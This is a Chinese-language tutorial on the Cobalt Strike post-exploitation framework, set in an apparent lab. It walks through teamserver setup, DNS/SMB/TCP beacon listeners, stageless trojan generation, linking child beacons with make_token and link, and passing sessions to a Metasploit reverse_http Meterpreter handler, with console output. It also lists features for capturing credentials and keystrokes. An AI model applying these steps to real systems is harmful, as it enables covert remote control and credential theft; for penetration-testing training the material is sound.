

CS基础介绍

Cobalt Strike 后渗透工具

[介绍](#)

[基本功能](#)

[安装运行](#)

[服务端](#)

[客户端](#)

[stageing: \(分阶段传输\)](#)

[DNS上线](#)

[SMB上线](#)

要求：已拿到目标主机上传和执行的权限、目标主机放行445端口、知道目标主机的用户名和密码信息

使用场景：目标主机不出网，且已知目标主机用户名和密码进行上线

[TCP上线](#)

使用场景：目标主机不出网，已拿到目标主机上传和执行的权限时进行上线

[Cobalt Strike 会话转移到 msf](#)

[参数介绍](#)

[Cobalt Strike](#)

[View](#)

[Attacks](#)

[Reporting](#)

[Help](#)

[菜单栏视图](#)

Cobalt Strike 后渗透工具

介绍

Cobalt Strike 一款以Metasploit为基础的GUI框架式渗透测试工具，集成了端口转发、服务扫描，自动化溢出，多模式端口监听，exe、powershell木马生成等。

钓鱼攻击包括：站点克隆，目标信息获取，java执行，浏览器自动攻击等。

Cobalt Strike 主要用于团队作战，可谓是团队渗透神器，能让多个攻击者同时连接到团体服务器上，共享攻击资源与目标信息和sessions。

Cobalt Strike 作为一款协同APT工具，针对内网的渗透测试和作为apt的控制终端功能，使其变成众多APT组织的首选。

基本功能

安装运行

Cobalt Strike 分为客户端和服务端，可分布式操作、协同作战。服务器端只能运行在Linux系统中，可搭建在VPS上。

服务端

服务端关键的文件是teamserver以及cobaltstrike.jar，将这两个文件放到服务器上同一个目录，然后运行：

```
1  chmod +x teamserver
2  #赋予执行权限
3  ./teamserver 192.168.2.112 123456
4  #服务器真实IP（不能使用0.0.0.0或127.0.0.1）和连接密码
```


```
(root@kali)~[~/桌面/cobaltstrike4/cs4.0/cs4.0原版]
# ./teamserver 192.168.2.112 123456
[*] Will use existing X509 certificate and keystore (for SSL)
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true
[+] Team server is up on 50050
[*] SHA256 hash of SSL cert is: f45a6f2cf7a01f67c05fe455b8b61f03735a1a76336794ce05f00d14c2ee63df
[+] Listener: 1 started!
```

客户端

客户端在Windows、Linux、Mac下都可以运行（需要配置好Java环境）。启动Cobalt Strike客户端，输入服务端的IP以及端口、连接密码，用户名可以任意设置。

```
1  ./start.bat
2  #启动cs
```

```
(root@kali)-[~/桌面/cobaltstrike4/cs4.0/cs4.0原版]
# ./start.bat
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true
```



在控制台所有操作指令都会被记录保留在Cobalt Strike目录logs下。

stageing: (分阶段传输)

stager: shellcode加载器，用来请求并加载stage





stage: shellcode文件

DNS上线

域名分别添加两条解析记录

A记录的值为CS服务端IP

NS记录的值是A记录添加后的域名

TYPE ↓	HOST	ANSWER	TTL	PRIORITY	OPTIONS
A	test.c...buzz	这里是cs服务端IP	600		 
NS	dns.c...buzz	test.c...buzz	600		 

在 Cobalt Strike 添加 DNS 监听器，DNS Hosts 填写 NS 记录

New Listener

Create a listener.

名字:

Payload:

Payload Options

DNS Hosts:

DNS Host (Stager):

DNS Port (Bind):

使用 DNS 监听器生成木马，建议生成无状态木马（不分段传输）



将木马放到靶机运行，稍等片刻后即可看到有主机上线，但是是一个黑框



在终端输入 checkin 或者任意命令即可看到主机信息


external	internal ^	listener
	192.168.88.85	dns

SMB上线


要求：已拿到目标主机上传和执行的权限、目标主机放行445端口、知道目标主机的用户名和密码信息

使用场景：目标主机不出网，且已知目标主机用户名和密码进行上线

Cobalt Strike 新建 SMB 监听器



使用 SMB 监听器生成无状态木马



将木马放到靶机运行，然后在能和靶机连通的会话中输入下方命令

- 1 make_token 靶机用户名 靶机密码
- 2 link 靶机IP

```
beacon> shell ping 192.168.198.130
[*] Tasked beacon to run: ping 192.168.198.130
[+] host called home, sent: 51 bytes
[+] received output:

正在 Ping 192.168.198.130 具有 32 字节的数据:
来自 192.168.198.130 的回复: 字节=32 时间=1ms TTL=128
来自 192.168.198.130 的回复: 字节=32 时间<1ms TTL=128
来自 192.168.198.130 的回复: 字节=32 时间<1ms TTL=128
来自 192.168.198.130 的回复: 字节=32 时间<1ms TTL=128

192.168.198.130 的 Ping 统计信息:
    数据包: 已发送 = 4, 已接收 = 4, 丢失 = 0 (0% 丢失),
    往返行程的估计时间 (以毫秒为单位):
        最短 = 0ms, 最长 = 1ms, 平均 = 0ms
```

使用已有会话ping目标机
看能否连通

```
beacon> make_token user cyberrange
[*] Tasked beacon to create a token for .\user
[+] host called home, sent: 35 bytes
[+] Impersonated PENETRATION\Anonymous
```

制作令牌

```
beacon> link 192.168.198.130
[*] Tasked to link to \\192.168.198.130\pipe\msagent_448f
[+] host called home, sent: 44 bytes
[+] established link to child beacon: 192.168.198.130
```

连接 SMB 木马

external	internal ^	listener	user
192.168.248.129 oooo	192.168.198.130	HTTP	user
124.64.22.219	192.168.248.129	HTTP	Anonymous

成功上线

如果要断开连接，在刚才的会话中输入如下命令即可

- 1 unlink 靶机IP

```
beacon> unlink 192.168.198.130
[*] Tasked to unlink 192.168.198.130
[+] host called home, sent: 24 bytes
[-] lost link to child beacon: 192.168.198.130
```

断开连接


TCP上线

使用场景：目标主机不出网，已拿到目标主机上传和执行的权限时进行上线

Cobalt Strike 新建 TCP 监听器



使用 TCP 监听器生成无状态木马



将木马放到靶机运行，然后在能和靶机连通的会话中输入下方命令

```
1 connect 目标IP TCP监听器设置的端口
```


```
beacon> connect 192.168.198.130 4444
[*] Tasked to connect to 192.168.198.130:4444
[+] host called home, sent: 26 bytes
[+] established link to child beacon: 192.168.198.130
```

192.168.248.129	192.168.198.130	HTTP	user
124.64.22.219	192.168.248.129	HTTP	Anonymous

成功上线

Cobalt Strike 会话转移到 msf

在 Cobalt Strike 新建监听器，payload 选择 Foreign HTTP 或者 Foreign HTTPS，端口填写 msf 的 IP，端口自定义即可



New Listener

Create a listener.

名字

Payload:

Payload Options

HTTP Host (Stager):

HTTP Port (Stager):

设置完成后启动 msf ,然后执行以下命令

```
1 use exploit/multi/handler
2 set payload windows/meterpreter/reverse_http #此处根据 Cobalt Strike 监听器的
  类型选择 HTTP 或者 HTTPS
3 set lhost msfIP地址
4 set lport cs监听器设置的端口
5 run
```



```

msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_http
payload => windows/meterpreter/reverse_http
msf6 exploit(multi/handler) > set lhost 192.168.198.129
lhost => 192.168.198.129
msf6 exploit(multi/handler) > set lport 8888
lport => 8888
msf6 exploit(multi/handler) > run

[*] Started HTTP reverse handler on http://192.168.198.129:8888

```

返回 Cobalt Strike 选择要转移的会话，右键选择增加会话，选择刚才创建的监听器即可



```

[*] Started HTTP reverse handler on http://192.168.198.129:8888
[!] http://192.168.198.129:8888 handling request from 192.168.198.
oad UUID tracking will not work!
[*] http://192.168.198.129:8888 handling request from 192.168.198.
[!] http://192.168.198.129:8888 handling request from 192.168.198.
oad UUID tracking will not work!
[*] Meterpreter session 1 opened (192.168.198.129:8888 → 192.168.


meterpreter >

```


成功收到会话

参数介绍

Cobalt Strike




Cobalt Strike	
New Connection	#新的连接(支持连接多个服务器端)
Preferences	#偏好设置(设置Cobal Strike界面、控制台、以及输出报告样式、TeamServer连接记录等)
Visualization	#窗口视图模式(展示输出结果的形式)
VPN Interfaces	#VPN接入
Listeners	#监听器(创建Listener)
Script Manager	#脚本管理
Close	#关闭



Visualization	
Privot Graph	#枢纽视图（可以显示各个目标的关系）
Session Table	#会话列表
Target Table	#目标列表


View




View	视图
Applications	#应用信息(显示受害者机器的应用信息)
Credentials	#凭证信息(通过hashdump或Mimikatz抓取过的密码都会储存在这里)
Downloads	#下载文件
Event Log	#事件日志(主机上线记录以及团队协作聊天记录)
Keystrokes	#键盘记录
Proxy Pivots	#代理模块
Screenshots	#截图
Script Console	#脚本控制台(可以加载各种脚本，增强功能)
Targets	#显示目标主机

Web Log	#Web日志
---------	--------

